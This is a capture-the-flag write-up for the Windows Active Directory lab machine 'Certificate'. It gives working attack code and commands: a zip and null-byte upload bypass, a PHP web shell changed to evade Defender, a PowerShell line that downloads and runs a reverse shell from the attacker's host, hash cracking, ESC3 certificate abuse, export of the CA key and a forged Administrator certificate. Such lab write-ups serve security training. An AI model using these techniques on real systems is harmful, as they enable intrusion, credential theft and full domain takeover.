Certificate
Certificate is a hard difficulty active directory machine with an upload vulnerability as foothold.
About

Difficulty: Hard
OS: Windows
Release date: 2025-05-30
Authors: Spectra199
Disclaimer
The solutions described in this writeup were discovered in a group effort and not found by me alone. Thanks to all contributors.
Summary
Using a specially crafted zip file we can upload a web shell and get a foothold that allows us to the read the database used by the web application. Cracking a hash gives us access to an active directory user. By cracking hashes in captured packets we gain control of another user that can create certificates for any non-protected user using an ESC3 vulnerability. One of those users has SeManageVolume privileges that can be used to extract the private key of the CA and forge a certificate for the domain administrator.
Recon
Rustscan and nmap report the following
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
53/tcp    open  domain        (generic dns response: SERVFAIL)
80/tcp    open  http          Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.0.30)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-01 03:01:30Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49685/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49686/tcp open  msrpc         Microsoft Windows RPC
49688/tcp open  msrpc         Microsoft Windows RPC
49706/tcp open  msrpc         Microsoft Windows RPC
53/udp  open  domain       udp-response ttl 127 (generic dns response: SERVFAIL)
88/udp  open  kerberos-sec udp-response ttl 127 Microsoft Windows Kerberos (server time: 2025-06-01 03:00:41Z)
123/udp open  ntp          udp-response ttl 127 NTP v3
389/udp open  ldap         udp-response ttl 127 Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
Besides the typical DC ports, port 80 is running Apache.
It’s a learning platform where you can take courses and earn certificates.


We can create a student account and enroll in courses.


After enrolling, we see a course outline and can submit quizes.

The uploads can be in pdf, docx, pptx, xlsx or zip formats and will be put in the static folder afterwards.
User
xamppuser
The server headers and extensions make it clear that php is enabled so the goal is to get a php file past the filters.
There is a whitelist for extensions, and anything that is not ending in the given extension results in The request you sent contains bad or malicious content(Invalid Extension).
To bypass this filter, we can use a zero byte character in the file name.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
import zipfile
import os

# Paths
zip_path = 'shell.zip'
new_zip_path = 'shell2.zip'
old_filename = 'shell.php'
new_filename = 'shell.php\x00.pdf'

# Open the original ZIP and create a new one
with zipfile.ZipFile(zip_path, 'r') as zip_read:
    with zipfile.ZipFile(new_zip_path, 'w') as zip_write:
        for item in zip_read.infolist():
            original_data = zip_read.read(item.filename)
            # Rename the target file
            if item.filename == old_filename:
                item.filename = new_filename
            zip_write.writestr(item, original_data)

print(f'Renamed {old_filename} to {new_filename} inside {new_zip_path}')
This python script renames shell.php inside shell.zip and creates a new zip file with the mentioned null byte exploit.
My goto minimal php shell looks something like this
1
<?php system($_REQUEST['cmd'])?>
Uploading it fails with a slightly different message:
The request you sent contains bad or malicious content.
On a hard machine, chances are Windows Defender is enabled. A quick check on our Windows machine confirms that this script is flagged.
Using sophisticated evasion methods and ThreatCheck, we can come up with an adapted script.
1
2
3
4
<?php
# Defender is joke
system($_REQUEST['cmd'])
?>
We can now zip it, apply the exploit and upload it.
1
2
zip shell.zip shell.php
python3 exploit.py
We get code execution as xamppuser
1
2
$ curl http://certificate.htb/static/uploads/761998a043d56a52bd3f46a3bda61273/shell.php?cmd=whoami
certificate\xamppuser
With windows defender in mind, you can use obfuscated powershell or upload some reverse shells to get a proper shell.
Netcat and ConPtyShell worked fine. Lately I have been using goncat to get nice interactive windows reverse shells.
In the end, my command looked like this
1
curl 'http://certificate.htb/static/uploads/761998a043d56a52bd3f46a3bda61273/shell.php?cmd=powershell%20-c%20%22irm%2010.10.14.75/revgon.ps1%7Ciex%22'
Alternative method
Instead of a null byte, we can also combine two zip files to get past the filter.
1
2
3
4
touch harmless.pdf
zip harmless.zip harmless.pdf
zip evil.zip shell.php
cat harmless.zip evil.zip > shell.zip
sara.b
Looking through the web application we just exploited, we quickly find the database credentials.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
<?php
// Database connection using PDO
try {
    $dsn = 'mysql:host=localhost;dbname=Certificate_WEBAPP_DB;charset=utf8mb4';
    $db_user = 'certificate_webapp_user'; // Change to your DB username
    $db_passwd = 'cert!f!c@teDBPWD'; // Change to your DB password
    $options = [
        PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
    ];
    $pdo = new PDO($dsn, $db_user, $db_passwd, $options);
} catch (PDOException $e) {
    die('Database connection failed: ' . $e->getMessage());
}
?>
We can forward port 3306 to our attacker using e.g. chisel and then dump the database.
1
2
3
4
5
6
7
8
9
10
11
12
13
$ mysql -u certificate_webapp_user -p'cert!f!c@teDBPWD' -D Certificate_WEBAPP_DB --protocol=tcp --skip-ssl
select email,password from users;
+---------------------------+--------------------------------------------------------------+
| email                     | password                                                     |
+---------------------------+--------------------------------------------------------------+
| lorra.aaa@certificate.htb | $2y$04$bZs2FUjVRiFswY84CUR8ve02ymuiy0QD23XOKFuT6IM2sBbgQvEFG |
| sara1200@gmail.com        | $2y$04$pgTOAkSnYMQoILmL6MRXLOOfFlZUPR4lAD2kvWZj.i/dyvXNSqCkK |
| johny009@mail.com         | $2y$04$VaUEcSd6p5NnpgwnHyh8zey13zo/hL7jfQd9U.PGyEW3yqBf.IxRq |
| havokww@hotmail.com       | $2y$04$XSXoFSfcMoS5Zp8ojTeUSOj6ENEun6oWM93mvRQgvaBufba5I5nti |
| steven@yahoo.com          | $2y$04$6FHP.7xTHRGYRI9kRIo7deUHz0LX.vx2ixwv0cOW6TDtRGgOhRFX2 |
| sara.b@certificate.htb    | $2y$04$CgDe/Thzw/Em/M4SkmXNbu0YdFo6uUs3nB.pzQPV.g8UdXikZNdH6 |
| john@mail.com             | $2y$04$5skFd9HqJmo2HI06wAUgK.DGfQsGMURp7qVAzQaX.ZEaQk6mnR.4K |
+---------------------------+--------------------------------------------------------------+
We get 6 bcrypt hashes we can attempt to crack.
Using hashcat with mode 3200 we can crack the hash for sara.b.
The credentials are valid for active directory and we even have winrm access.
1
2
3
$ nxc winrm certificate.htb -u sara.b -p Blink182
WINRM       10.129.219.191  5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certificate.htb)
WINRM       10.129.219.191  5985   DC01             [+] certificate.htb\sara.b:Blink182 (Pwn3d!)
lion.sk
Under C:\Users\Sara.B\Documents\WS-01\WS-01_PktMon.pcap we find a packet capture file. It contains successful and unsuccessful authentications to the WS-01 server.
We can use Krb5RoastParser to extract hashes from it.
If we prefix the as_req hash with the username, john can crack it
1
2
$ python3 krb5_roast_parser.py ../WS-01_PktMon.pcap as_req
$krb5pa$18$Lion.SK$CERTIFICATE$23f5159fa1c66ed7b0e561543eba6c010cd31f7e4a4377c2925cf306b98ed1e4f3951a50bc083c9bc0f16f0f586181c9d4ceda3fb5e852f0
1
lion.sk:$krb5pa$18$Lion.SK$CERTIFICATE.HTB$CERTIFICATE.HTBLion.SK$23f5159fa1c66ed7b0e561543eba6c010cd31f7e4a4377c2925cf306b98ed1e4f3951a50bc083c9bc0f16f0f586181c9d4ceda3fb5e852f0
1
2
$ john --show asreq.hash
lion.sk:!QAZ2wsx
This user is also in Remote Management Users and we can find the user flag on the desktop.
1
evil-winrm -i certificate.htb -u lion.sk -p '!QAZ2wsx'
Root
ryan.k
lion.sk is in the group CERTIFICATE\Domain CRA Managers. We check certipy if we can exploit it.
1
certipy find -target dc01.certificate.htb -dc-ip 10.129.219.191 -u lion.sk@certificate.htb -p '!QAZ2wsx' -stdout -vulnerable
It tells us about an ESC3 vulnerability that we can abuse with our group membership.
The certipy wiki also tells us how to do that.
1
certipy req -u lion.sk@certificate.htb -p '!QAZ2wsx' -dc-ip 10.129.219.191 -target dc01.certificate.htb -ca Certificate-LTD-CA -template Delegated-CRA
Which user to target is not very obvious and Administrator doesn’t work. Bloodhound doesn’t mark any other users as high value but there is one user with an interesting additional group membership.

ryan.k is in Domain Storage Managers.
Let’s finish the ESC3 chain and get the user’s hash.
1
2
certipy req -u lion.sk -p '!QAZ2wsx' -pfx lion.sk.pfx -dc-ip 10.129.219.191 -target dc01.certificate.htb -ca Certificate-LTD-CA -template SignedUser -on-behalf-of ryan.k
certipy auth -pfx 'ryan.k.pfx' -dc-ip 10.129.219.191
Use
faketime -f +8hto account for the clock skew.
We get the hash and can log in with winrm.
1
evil-winrm -i certificate.htb -u ryan.k -H b1bc3d70e70f4f36b1509a65ae1a2ae6
Administrator
After logging in we notice that we have the SeManageVolume privilege.
We should be able to abuse it to get full access to the filesystem. We can compile the exploit from xct and transfer it to the machine.
It succeeds but we still cannot read the root flag.
We can however use it to read the private key of the CA and perform a Golden Certificate attack.
certutil shows us the available certificates.
1
certutil -store
Certificate 3 is the one we are interested in.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
================ Certificate 3 ================
Serial Number: 75b2f4bbf31f108945147b466131bdca
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 11/3/2024 3:55 PM
 NotAfter: 11/3/2034 4:05 PM
Subject: CN=Certificate-LTD-CA, DC=certificate, DC=htb
Certificate Template Name (Certificate Type): CA
CA Version: V0.0
Signature matches Public Key
Root Certificate: Subject matches Issuer
Template: CA, Root Certification Authority
Cert Hash(sha1): 2f02901dcff083ed3dbb6cb0a15bbfee6002b1a8
No key provider information
  Provider = Microsoft Software Key Storage Provider
  Simple container name: Certificate-LTD-CA
  Unique container name: 26b68cbdfcd6f5e467996e3f3810f3ca_7989b711-2e3f-4107-9aae-fb8df2e3b958
  ERROR: missing key association property: CERT_KEY_IDENTIFIER_PROP_ID
Signature test passed
We can export is like so:
1
certutil -exportpfx my "75b2f4bbf31f108945147b466131bdca" ca_exported.pfx
With this we can forge any certificates, e.g. for Administrator.
1
certipy forge -ca-pfx 'ca_exported.pfx' -upn ADMINISTRATOR@CERTIFICATE.HTB -subject 'CN=ADMINISTRATOR,CN=USERS,DC=CERTIFICATE,DC=HTB'
And get the hash.
1
certipy auth -pfx administrator_forged.pfx -dc-ip 10.129.219.191
This gives us access to the root flag.
Unintended (patched)
For god knows what reason, sara.b, the first active directory user we get, has GenericWrite rights on large number of objects in the domain. Probably added by HTB.
We can perform shadow credential attacks to get access to the user flag (skipping the pcap part) and the users needed for the root path, e.g.
1
certipy shadow auto -target dc01.certificate.htb -dc-ip 10.129.219.191 -u Sara.B@certificate.htb -p Blink182 -account ryan.k
We can also just add sara.b to the relevant groups and use her for the last steps.
1
2
bloodyAD --host certificate.htb -d certificate.htb -u Sara.B -p Blink182 add groupMember 'Domain CRA Managers' Sara.B
bloodyAD --host certificate.htb -d certificate.htb -u Sara.B -p Blink182 add groupMember 'Domain Storage Managers' Sara.B
More unintended (patched)
If we add sara.b to the group IIS_USERS and log in.
1
bloodyAD --host certificate.htb -d certificate.htb -u Sara.B -p Blink182 add groupMember IIS_IUSRS Sara.B
We find that we have the SeImpersonate privilege.
You can check the other writeups on how to abuse it.